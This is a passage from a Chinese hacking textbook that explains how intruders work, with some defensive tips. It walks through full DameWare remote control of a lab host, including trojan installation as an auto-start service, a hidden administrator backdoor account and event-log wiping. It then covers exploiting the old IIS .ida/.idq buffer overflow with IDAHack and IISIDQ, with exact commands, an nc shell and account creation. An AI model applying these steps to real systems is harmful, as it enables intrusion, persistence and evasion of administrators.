


图 2-158



图 2-159



## 步骤四：远程执行命令。

正如在前面介绍的，当入侵者使用 Telnet 登录到远程主机后，他们便可以通过 Telnet 在远程主机上执行任意命令。同样，使用 DameWare 也可以实现远程执行命令，与 Telnet 相比，通过 DameWare 入侵更加方便。DameWare 是通过 DameWare 自带的工具“RCmd View”以及“RCmd Console”来实现这一功能的。在 DameWare 主界面中，单击列表中“Remote Command”前面的“+”来找到“RCmd View”和“RCmd Console”，如图 2-160 所示。

其中，“RCmd View”或“RCmd Console”都可以用来远程执行命令，这里只介绍 RCmd View 的使用方法。双击“RCmd View”，如果首次使用，DameWare 在控制端提示将在远程主机上安装 DameWare NT Utilities Service，如图 2-161 所示。



图 2-160



图 2-161

这个安装不需要任何设置，直接单击按钮“是(Y)”同意安装即可。安装好后，得到如图 2-162 所示的界面。



图 2-162

通过这个工具,入侵者便可以在远程主机上执行命令。例如,键入“ipconfig /all”命令查看远程计算机的网络参数,如图 2-163 所示。




图 2-163

从返回的结果可以看到,该远程主机的 IP 地址为“192.168.245.128”,网关的 IP 地址为“192.168.245.2”,MAC 地址是“00-50-56-58-9C-CD”。


步骤五:修改系统参数并远程控制系统。

#### ① 进程控制。

在 DameWare 主界面上选择“ Processes”图标,打开后的界面如图 2-164 所示。

图 2-164 中右侧窗口显示的就是“192.168.245.128”上的进程以及 CPU 的利用率。而且通过“”按钮即可杀死选中的进程,如图 2-165 所示。入侵可以通过这种方法来杀死任何妨碍他们入侵的进程。

#### ② 修改注册表。

单击“ Registry”图标打开“192.168.245.128”上的注册表,如图 2-166 所示。在该注册表编辑器中便可以修改远程主机的注册表。




图 2-164




图 2-165

### ③ 建立计划任务。

单击“ Schedule”图标，打开计划任务，如图 2-167 所示。

### ④ 服务管理。

展开“ Services”得到如图 2-168 所示树状菜单。

通过 Services View 可以查看 192.168.245.128 上安装了哪些服务，如图 2-169 所示。

这同使用“计算机管理”看到的列表是一样的。而且，入侵者还可以通过这里非常容易地给远程主机安装 / 卸载服务或程序。双击“Install Service”，随后每步的设置如图 2-170 至图 2-176 所示。




图 2-166




图 2-167



图 2-168




图 2-169



图 2-170

单击“下一步 (N)”按钮，如图 2-171 所示。



图 2-171

单击“Browse”按钮，在本地机上选定木马安装文件的路径，单击“下一步 (N)”按钮后，如图 2-172 所示。




图 2-172

在图 2-172 中选中服务类型，然后单击“下一步 (N)”按钮后，如图 2-173 所示。

在图 2-173 中选择执行该服务的许可账号，设置完毕后，单击“下一步 (N)”按钮后，如图 2-174 所示。



图 2-173



图 2-174

在图 2-174 中选择服务的启动方式，这里选择 Automatic（自动），目的是令远程主机在每次启动后都自动执行该木马程序，然后单击“下一步 (N)”按钮得到安装参数报告，如图 2-175 所示。

最后单击“完成”按钮完成安装。安装进度如图 2-176 所示。

安装成功后来查看一下目标主机的服务列表，如图 2-177 所示。

可以看到，入侵者可以通过这种方式使用 DameWare 在远程主机上安装上木马程序。

#### ⑤ 远程关机。

单击“Shutdown”图标，得到如图 2-178 所示窗口。



图 2-175



图 2-176

图 2-178 中右侧窗口下方的图标，分别为：

- 🔄：重新启动
- 🔑：注销账号
- 🔌：关闭电源

步骤六：文件上传与下载。

在入侵过程中，文件上传与下载是常用的操作，DameWare 也能实现。单击主界面中的“📁 Shares”图标来打开远程主机上的共享文件夹（包括隐藏的），如图 2-179 所示。





图 2-177




图 2-178

随后的操作如同操作本地机一样，可以进行文件的复制、剪切、删除、隐藏、权限设置、粘贴等操作，如图 2-180 所示。

步骤七：建立后门账号。


入侵者在入侵成功后，往往会留下后门以便下一次再进入该计算机。这里只介绍一个简单的留后门方法，即建立后门账号。单击“ Users”图标，打开“用户管理”，在图 2-181 中的右侧窗口中，入侵者可以建立、禁用、降级，删除用户。



图 2-179



图 2-180



图 2-181

例如，要新建一个账号，单击图 2-181 中右侧窗口左下角的“+”按钮，打开的用户属性窗口如图 2-182 所示。



图 2-182

然后在“Group”选项卡中赋予该用户管理员权限，如图 2-183 所示。通过以上步骤，后门账号制作成功。

步骤八：清除脚印。

在入侵者离开“192.168.245.128”之前，往往需要清除脚印来防止管理员发现他们留


下的痕迹，这可以通过删除事件日志实现。单击  Event Log 图标，打开后如图 2-184 所示，清除右侧窗口中的“Application”、“Security”、“System”日志。



图 2-183



图 2-184

在图 2-184 的右侧窗口中,用鼠标右键单击任意一项记录,打开如图 2-185 所示的菜单,然后选择“Clear All Events”来清空“Application”日志。然后按照同样方法删除“Security”,“System”日志。



图 2-185

### 2.8.3 常见问题与解答

1. 问: DameWare 与木马有什么区别?

答:

(1) 性质不同。木马属于入侵软件,而 DameWare 属于网管软件。换句话说,木马是杀毒软件永远查杀的对象,一经发现,决不手软,而 DameWare 是不会被杀毒软件查杀的,因为它是网管软件。

(2) 安装方式不同。木马的安装需要入侵者诱使远程主机的管理员执行,并且安装时不需要远程主机的管理员账号和密码。而 DameWare 的安装在不惊动远程主机管理员的情况下就可完成,但是需要远程主机的管理员账号和密码。

那么,入侵者们什么时候选择使用木马,什么时候选择使用 DameWare 进行入侵呢?这需要考虑远程主机的具体情况。如表 2-3 所示。

表 2-3

远 程 主 机	木 马	DameWare
Windows 9x 系列系统	可以通过木马取得远程控制	DameWare 不能控制 Windows 9x 系列系统
Windows NT/2000/XP /2003	可以通过木马取得远程控制	需要知道远程主机的管理员账号和密码，并且远程主机要开放 Server 服务

2. 问：使用 DameWare 成功连接的条件是什么？如何防止被 DameWare 远程控制？

答：使用 DameWare 成功连接的条件有：

- (1) 需要掌握远程主机上具有管理员权限的账号和密码；
- (2) 需要远程主机上运行 Server 服务、RPC 服务等。

如何防止被 DameWare 远程控制：

- (1) 安装网络防火墙；
- (2) 加强密码强度，并禁用一些来历不明的账号；
- (3) 禁用一些不必要的服务，如网络注册表。

## 2.9 小结

本章介绍了基于认证的入侵。介绍了 IPC\$、远程计算机管理、Telnet、MS SQL、注册表、Sniffer 的概念，以及入侵者如何利用它们实现基于认证的入侵。其中 IPC\$ 是入侵者实现入侵的关键。一旦入侵者获取了一定权限的账号，就可以通过 IPC\$，Telnet，注册表或者其他远程控制程序实现入侵。

## 第 3 章 基于漏洞的入侵

任何系统都不是完美的，在设计和实现上总是存在或多或少的缺陷。有的缺陷是系统天生的，有的缺陷是由于设计上的不合理，甚至有的缺陷是开发人员故意留下的。真正的黑客不同于一般的入侵者，他们总是在不断地追求完美，无论对于系统还是网络，在他们的眼里，心爱的东西不应该存在一点瑕疵。可以这样说，黑客是信息时代的完美主义者。他们通过研究、实验、编写测试代码来发现远程服务器中的瑕疵。如果能够找到这些瑕疵，并巧妙地进行利用，便可以绕过系统的认证直接进入系统内部，这就是基于漏洞的入侵，也被称之为 Exploit。

在本章中，首先介绍一下常见的漏洞及描述，然后再来了解一下入侵者是如何利用这些漏洞进行入侵的。

通过本章的学习，可以了解到入侵者如何利用以下漏洞进行入侵，并介绍漏洞的修补方法。

- IIS 漏洞带来的入侵
- 操作系统漏洞带来的入侵
- SQL 服务器带来的入侵

### 3.1 IIS 漏洞（一）

---

#### 3.1.1 IIS 基础知识

##### 1. 关于 IIS 服务器

IIS 为 Internet Information Server 的缩写，即 Internet 信息服务器。它是在 Windows 系

统中提供 Internet 服务, 作为“Windows 组件”附加在 Windows 系统中。通过 IIS, Windows 系统的用户可以方便地提供 Web 服务、FTP 服务、SMTP 服务等, 如图 3-1 所示。




图 3-1

装有 IIS 的计算机, 可以在计算机管理中看到如图 3-2 所示的树状目录。



图 3-2

## 2. IIS 漏洞

IIS 服务器在方便用户使用的同时, 也带来了许多安全隐患。据说 IIS 的漏洞有近千余种, 在众多的漏洞中能导致远程入侵的也不计其数。其中能被用来入侵的漏洞大多数属于“溢出”型漏洞。对于这种漏洞, 入侵者能够通过发送特定格式的数据来使远程服务器缓冲区溢出, 从而突破系统的保护在溢出后的空间中执行任意命令。从漏洞重要性的角度出发, IIS 主要有以下 5 种漏洞。在这 5 种漏洞中, 只要 IIS 服务器存在其中的任意一种, 都可导致被入侵。



- ✎ .ida&.idq 漏洞
- ✎ Printer 漏洞
- ✎ Unicode 漏洞
- ✎ .asp 映射分块编码漏洞
- ✎ Webday 漏洞

### 3. 搜集 IIS 信息

入侵者在入侵远程 IIS 服务器之前，会使用很多手段来搜集一些关键信息。比如通过 Telnet 方式进行 IIS 服务器的信息搜集。

- ✎ 使用命令“telnet targetIP 80”搜集 Web 服务器版本信息。
- ✎ 提示：在“telnet targetIP 80”命令后需要再敲两次回车才能得到如图 3-3 所示的信息。



图 3-3

- ✎ 使用命令“telnet targetIP 21”搜集 FTP 服务器版本信息，如图 3-4 所示。



图 3-4

除了通过 Telnet 方式，入侵者还会使用专门的扫描器对远程 IIS 服务器的信息进行搜集。这种方法在前面已经介绍过，这里就不再介绍。

### 3.1.2 .ida&.idq 漏洞

#### 1. 漏洞描述（引自安全焦点 <http://www.xfocus.net>）

IIS 的 index server .ida/.idq ISAPI 扩展存在远程缓冲溢出漏洞

- ✎ 发布时间：2001-06-20
- ✎ 更新时间：2001-06-20
- ✎ 严重程度：高
- ✎ 威胁程度：远程管理员权限
- ✎ 错误类型：输入验证错误
- ✎ 利用方式：服务器模式
- ✎ BUGTRAQ ID：2880
- ✎ CVE（CAN）ID：CVE-2001-0500
- ✎ 受影响系统

#### Microsoft IIS 4.0

- Microsoft Windows NT 4.0 SP6a
- Microsoft Windows NT 4.0 SP6
- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP4
- Microsoft Windows NT 4.0 SP3
- Microsoft Windows NT 4.0 SP2
- Microsoft Windows NT 4.0 SP1
- Microsoft Windows NT 4.0

#### Microsoft IIS 5.0

- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Advanced Server SP2

- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server

#### 详细描述

<\*IIS 4.0/5.0 Index Server and Indexing Service ISAPI Extension Buffer Overflow \*>

<keyword: ISAPI Extension Buffer Overflow>

微软的 Index Server 可以加快 Web 的搜索能力, 提供对管理员脚本和 Internet 数据的查询, 默认支持管理脚本.ida 和查询脚本.idq, 不过都是使用 idq.dll 来进行解析的。但是存在一个缓冲溢出, 其中问题存在于 idq.dll 扩展程序上, 由于没有对用户提交的输入数据进行边界检查, 可以导致远程攻击者利用溢出获得 System 权限来访问远程系统。

## 2. 漏洞检测

下面分别从手工和工具检测两种方法来介绍入侵者如何得知远程服务器中的 IIS 存在.ida&.idq 漏洞。

### (1) 手工检测

在客户端 IE 的地址栏中输入“http://targetIP/\*.ida”或“http://targetIP/\*.idq”, 其中 targetIP 为远程服务器的 IP 地址或域名。填入地址, 回车确认后, 如果返回类似图 3-5 中“找不到 \*\*文件”的信息, 就说明远程服务器中的 IIS 服务器存在.ida&.idq 漏洞。



图 3-5

### (2) 工具检测

很多扫描器都可以检测出远程服务器中 IIS 的.ida&.idq 漏洞。此外, 网管也可以通过这些扫描器对自己的服务器进行安全检测。这里只介绍如何使用 X-Scan 来检测.ida&.idq 漏

洞。首先，打开扫描器 X-Scan，然后在“扫描模块中”选中“IIS 漏洞”，如图 3-6 所示。

最后在“扫描参数”中填入远程服务器的 IP 地址或域名，开始扫描。如果得到图 3-7 所示的扫描结果：“可能存在‘IIS Index Server ISAPI 扩展远程溢出’漏洞 (/NULL.ida)”或“可能存在‘IIS Index Server ISAPI 扩展远程溢出’漏洞 (/NULL.idq)”，则说明远程服务器可能存在 ida&.idq 漏洞。



图 3-6




图 3-7

除了 X-Scan，这里再介绍一款基于命令行的漏洞扫描工具 SFind。SFind 是一款命令方式的多线程扫描工具，最大的特点是它不包含任何附属文件，体积小、扫描速度快，携带方便，有扫描进度显示，仅仅只有一个 EXE 文件，在扫描完成后将结果保存到 sfind.txt 中。目前支持的功能有：

- ✎ 端口扫描 (参数-p)
- ✎ CGI 漏洞扫描 (参数-cgi)
- ✎ unicode 漏洞扫描 (参数-uni)
- ✎ .printer 漏洞扫描 (参数-pri)
- ✎ .idq 漏洞扫描 (参数-idq)
- ✎ FTP 匿名登录扫描、通过 FTP 扫描 administrator 弱密码 (参数-ftp)
- ✎ codered 病毒主机扫描 (参数-codered)
- ✎ 利用 unicode 漏洞直接修改主页、利用 codered 病毒修改主页 (参数-um)

除了 X-Scan 和 SFind, 还有许多扫描器可以对该漏洞进行扫描, 比如基于命令行的扫描器 Scanlook 和图形界面的 IIS 专用扫描器 NIIS。

### 3. 漏洞利用

#### (1) IDA 入侵实例

① IDAHack 简介: IDAHack 是基于命令行的溢出工具, 能够溢出打了 sp1、sp2 补丁的 Windows 2000。当远程服务器溢出后, 便会在指定端口得到一个 Telnet 权限。

#### ② 命令格式:

idahack <Host> <HostPort> <HostType> <ShellPort>

#### ③ 参数说明:

<Host>: 远程服务器 IP

<HostPort>: 主机端口, 指的是远程服务器用来提供 Web 服务的端口, 一般为 80

<HostType>: 主机类型, 用来指定远程服务器操作系统和已经打的补丁类型

操作系统和打的补丁类型如下:

中文	win2000	:	1
中文	win2000, 补丁	sp1:	2
中文	win2000, 补丁	sp2:	3
英文	win2000	:	4
英文	win2000, 补丁	sp1:	5
英文	win2000, 补丁	sp2:	6
日文	win2000	:	7
日文	win2000, 补丁	sp1:	8
日文	win2000, 补丁	sp2:	9
韩文	win2000	:	10
韩文	win2000, 补丁	sp1:	11
韩文	win2000, 补丁	sp2:	12

中文 NT,	补丁	sp5:	13
中文 NT,	补丁	sp6:	14

<ShellPort>: 指定溢出成功后打开的 Telnet 端口

④ 入侵思路: 扫描远程服务器、IDA 溢出、Telnet 登录、建立账号、退出登录。

步骤一: 扫描远程服务器。

打开 X-Scan, 填好扫描项目, 开始扫描远程服务器, 扫描完毕后, 发现远程服务器存在 IDA 漏洞, 经过手工验证返回“找不到 IDQ 文件 c:\inetpub\wwwroot\l.ida”, 确认远程服务器确实存在 IDA 漏洞, 并进一步知道了远程服务器提供 Web 服务的目录。

步骤二: IDA 溢出。

使用工具 IDAHack。通过命令“idahack 192.168.245.128 80 1 520”在 192.168.245.128 这台 Web 服务器上打开 520 号端口等待 Telnet 登录。返回信息如图 3-8 所示。



图 3-8

通过返回信息, 可见溢出成功, 同时打开了 520 端口等待登录。如果第一次不成功, 换一下<HostType>这个参数。

步骤三: Telnet 登录。

在 MS-DOS 中键入“telnet 192.168.245.128 520”命令远程登录服务器。该 Telnet 登录并无身份验证, 如果登录成功, 立即得到如图 3-9 所示的 Shell, 该 Shell 拥有管理员权限, 可以在其中执行任何命令。

步骤四: 建立账号。

当入侵者通过漏洞溢出等方式得到远程服务器控制权的时候, 远程服务器就完全暴露于入侵者面前, 他们可以通过命令来远程控制计算机。通常来说, 当入侵者通过漏洞进入远程服务器后会立即建立系统账号, 然后再通过系统账号来连接远程服务器, 也就是将“基于漏洞的入侵”转化为“基于认证的入侵”。通常使用下列命令就可以在远程服务器上建立

管理员账号。



图 3-9

- ✎ net user zxcv 123456 /add: 建立账号名为 zxcv, 密码为 123456 的账号
- ✎ net localgroup administrators zxcv /add : 把 zxcv 加入管理员组, 如图 3-10 所示。



图 3-10

当管理员账号建立成功以后, 入侵者便可以通过系统认证来“合法”地使用“计算机管理”或“DameWare”等工具远程控制该服务器。

步骤五: 使用“exit”命令退出登录。

## (2) IDQ 入侵实例

① IISIDQ 简介: IISIDQ 是 Snake 编写的 IDQ 溢出工具, 有命令行和图形界面两种方式, 而且使用 IISIDQ 令远程服务器溢出后, 有两种登录方式供选择。其中一种方式是在漏洞溢出以后, IISIDQ 自动打开远程服务器的指定端口并等待连接, 这时候, 入侵者可以使用 nc 等工具远程连接服务器。这种方式使用的命令如下:

iisidq.exe <操作系统类型> <目标 IP> <WEB 端口> <1> <溢出监听端口> [输入命令 I]

另一种方式是在远程服务器溢出以后, IISIDQ 会让远程服务器主动连接入侵者所指定 IP 地址, 这种连接方式使入侵者能够穿透一些网络防火墙实现远程控制。这种方式使用的命令如下:

iisidq.exe <操作系统类型> <目标 IP> <WEB 端口> <2> <溢出连接 IP> <溢出连接端口>  
[输入命令 1]

需要说明的是, 如果不加<输入命令 1>参数, 那么默认执行的命令为“cmd.exe /c + dir”。如果使用参数 1, 那么表示需要输入新的命令。该工具所支持的操作系统类型有 10 种。

- 0 IIS5 中文 Win2000 Sp0
- 1 IIS5 中文 Win2000 Sp1
- 2 IIS5 中文 Win2000 Sp2
- 3 IIS5 中文 Win2000 Sp0
- 4 IIS5 中文 Win2000 Sp1
- 6 IIS5 日文 Win2000 Sp0
- 7 IIS5 日文 Win2000 Sp1
- 9 IIS5 墨西哥文 Win2000

## ② 溢出后的连接工具——nc

nc, 在网络工具中具有“瑞士军刀”之美誉, 是入侵者经常使用的工具之一。入侵者常常通过该工具来连接远程服务器。nc 有如下两种方法进行连接。

- a) 主动连接到外部: nc [-options] hostname port[s] [ports]
- b) 监听以等待外部连接: nc -l -p port [-options] [hostname] [port]

参数说明如下:

- e prog 程序重定向, 一旦连接, 就执行[危险!!!]
- g 网关路由跳数, 可设置到 8
- G 源路由数目: 4, 8, 12, ...
- h 帮助信息
- i secs 延时的间隔
- l 监听模式, 用于入站连接
- n 指定数字的 IP 地址, 不能用 hostname
- o file 记录 16 进制的传输
- p port 本地端口号
- r 任意指定本地及远程端口
- s addr 本地源地址
- u UDP 模式
- v 详细输出——用两个-v 可得到更详细的内容
- w secs 超时时间
- z 将输入输出关掉——用于扫描时



其中端口号可以指定一个或者用 lo-hi 式的指定范围。

📌 **实例一：**通过 IISIDQ 方式一实现入侵。

入侵思路：扫描远程服务器，idq 溢出、nc 连接、建立账号、断开连接。

步骤一：扫描远程服务器。

（略）

步骤二：IDQ 溢出。

使用 IISIDQ 连接方式一的命令格式“iisidq 0 192.168.245.128 80 1 521 1”。该命令表示使用 IISIDQ 的连接方式一对 192.168.245.128 进行 IDQ 漏洞溢出，其中 80 端口是该远程服务器的 Web 服务端口。当溢出成功之后，远程服务器会打开 521 号端口等待外部连接。需要说明的是，该命令中参数“[输入命令 1]”设为“1”，表示不使用默认命令“cmd.exe /c + dir”，而是要在以后输入新的命令。溢出成功后如图 3-11 所示。



图 3-11

此外，还可以使用 IISIDQ 的图形界面工具来实现上述过程，原理同 IISIDQ，但图形界面更直观、方便，使用方法如图 3-12 所示。当漏洞成功溢出之后，远程服务器同样会在 521 端口等待连接。



图 3-12

步骤三：nc 连接。

nc 的作用与 Telnet 登录相同,都是用来远程登录的工具。使用命令“nc -v 192.168.245.128 521”进行连接。命令中的参数“-v”表示显示详细信息,参数“521”表示在远程服务器端打开的监听端口。此外,由于在步骤二中绑定的命令是“cmd.exe”,因此在使用 nc 完成与远程主机的连接后,入侵者会得到由 cmd 命令打开的远程服务器命令执行界面,该界面是由远程服务器溢出后提供给入侵者的拥有管理员权限的 Shell。如图 3-13 所示。



图 3-13

步骤四：建立后门账号。

(略)

步骤五：使用 `exit` 命令断开连接。

### 实例二：通过 ISIDQ 方式二实现入侵

入侵思路：扫描远程服务器、nc 监听、idq 漏洞溢出、建账号、断开连接

步骤一：扫描远程服务器。

(略)

步骤二：使用 nc 在本地打开端口等待连接。

